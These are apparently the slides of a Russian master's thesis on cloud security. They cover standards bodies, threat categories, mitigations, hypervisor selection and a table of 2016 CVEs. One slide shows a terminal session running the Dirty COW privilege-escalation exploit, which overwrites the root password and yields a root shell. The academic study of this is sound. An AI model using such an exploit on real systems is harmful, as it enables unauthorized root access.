Исследование процессов обеспечения безопасности облачных сред

Умеров Амет

Стандарты безопасности в облаках

Отсутствие единой организации по стандартизации

Наиболее активные рабочие группы:

- Cloud Security Alliance (CSA)
- National Institute of Standards and Technology (NIST)
- Internet Engineering Task Force (IETF)
- Open Data Center Alliance (ODCA)

Они занимаются:

- продвижением идей соблюдения безопасности
- исследованиями по защите облаков
- разработкой руководств по безопасности
- организацией форумов по безопасности

Угрозы безопасности

По данным CSA за 2016 г.

- утечка данных
- компрометация учетных записей и обход аутентификации
- взлом интерфейсов и API
- уязвимость используемых систем
- кража учетных записей
- инсайдеры-злоумышленники
- целевые кибератаки
- перманентная потеря данных
- недостаточная осведомленность
- злоупотребление облачными сервисами
- DDoS-атаки
- совместные технологии, общие риски

Борьба с проблемами в безопасности

Примеры решений

- многофакторная аутентификация (2FA)
- стойкое шифрование (TLS)
- использование одноразовых паролей, токенов, USB-ключей, смарт-карт
- контроль доступа, шифрование API
- периодические пентестинги, аудиты безопасности
- регулярное сканирование на наличие уязвимостией
- мониторинг, аудит и логирование
- резервное копирование, репликация
- резервирование сетевых каналов и сегментация сети

Решение проблем в рамках ВКР магистра

Теоретические и практические исследования

- структурирование имеющейся информации по безопасности
- системный анализ полученной информации
- выбор альтернатив согласно набору критериев (МАИ)
- практическое применение полученной информации
- анализ наиболее опасных уязвимостей
- эксплуатация уязвимостей в облачной среде
- создание методов быстрого реагирования на уязвимости

Системный анализ

Классификация и методы решения задачи

- цель проектирования — разработка системы безопасности облачной среды
- выделение входных и выходных данных
- выделение функций и подсистем
- организация модульности системы
- детализация функций и подсистем
- соблюдение принципа иерархии
- сочетание централизации и децентрализации
- возможность расширения системы
- учет неопределенностей и случайностей

Вариантный анализ

Пример — выбор гипервизора

Альтернативы:

- KVM (M1)
- Hyper-V (M2)
- VMware vSphere (M3)

Критерии выбора:

- цена (A1)
- масштабируемость (A2)
- отказоустойчивость (A3)
- интерфейсы управления (A4)

	A1	**A2**	**A3**	**A4**
M1	22,5%	44,97%	33,24%	2,28%
M2	7,45%	14,75%	72,83%	4,97%
M3	3,51%	20,78%	71,22%	4,85%

Критические уязвимости 2016 г.

По данным www.cvedetails.com

CVE ID	CVSS	Тип уязвимости	ПО
CVE-2016-5195	7.2	Получение привилегий	Linux Kernel
CVE-2016-6258	7.2	Получение привилегий	Xen
CVE-2016-5696	5.8	Получение данных	Linux Kernel
CVE-2016-3710	7.2	Запуск кода	QEMU
CVE-2016-8655	7.2	Получение привилегий, DoS	Linux Kernel
CVE-2016-4997	7.2	Получение привилегий, DoS, доступ к памяти	Linux Kernel
CVE-2016-4484	7.2	Получение привилегий	CryptSetup
CVE-2016-6309	10.0	DoS, запуск кода	OpenSSL

Эксплуатация CVE-2016-5195


Dirty COW (Copy-on-write)

```
$ id
uid=1000(dcow) gid=1000(dcow) groups=1000(dcow)

$ g++ dcow.cpp -std=c++11 -pthread -lutil -o dcow
$ ./dcow
Running ...
Received su prompt (Password: )
Root password is: dirtyCowFun
Enjoy! :-)

$ su root
Password: dirtyCowFun
# id
uid=0(root) gid=0(root) groups=0(root)
```

Vulncontrol

https://github.com/Amet13/vulncontrol

```
$ ./vulncontrol.py -d 2017-02-18 -m 5 -t $TOKEN:$ID
CVE-2017-6074 9.3 http://www.cvedetails.com/cve/CVE-2017-6074/
CVE-2017-6001 7.6 http://www.cvedetails.com/cve/CVE-2017-6001/
CVE-2017-5986 7.1 http://www.cvedetails.com/cve/CVE-2017-5986/

Telegram alert sent
```



Результаты

В рамках ВКР магистра

- обзор литературных источников и открытых стандартов
- анализ зарубежного и отечественного рынка облачных услуг
- определение угроз безопасности облачных вычислений
- системный анализ безопасности облачной среды
- вариантный анализ для выбора оптимальной альтернативы
- сбор данных по наиболее опасным уязвимостям в ПО
- практическая эксплуатация уязвимости
- разработка системы сбора данных по уязвимостям
- публикация данных под свободной лицензией CC BY-SA 4.0, исходного кода под GPLv3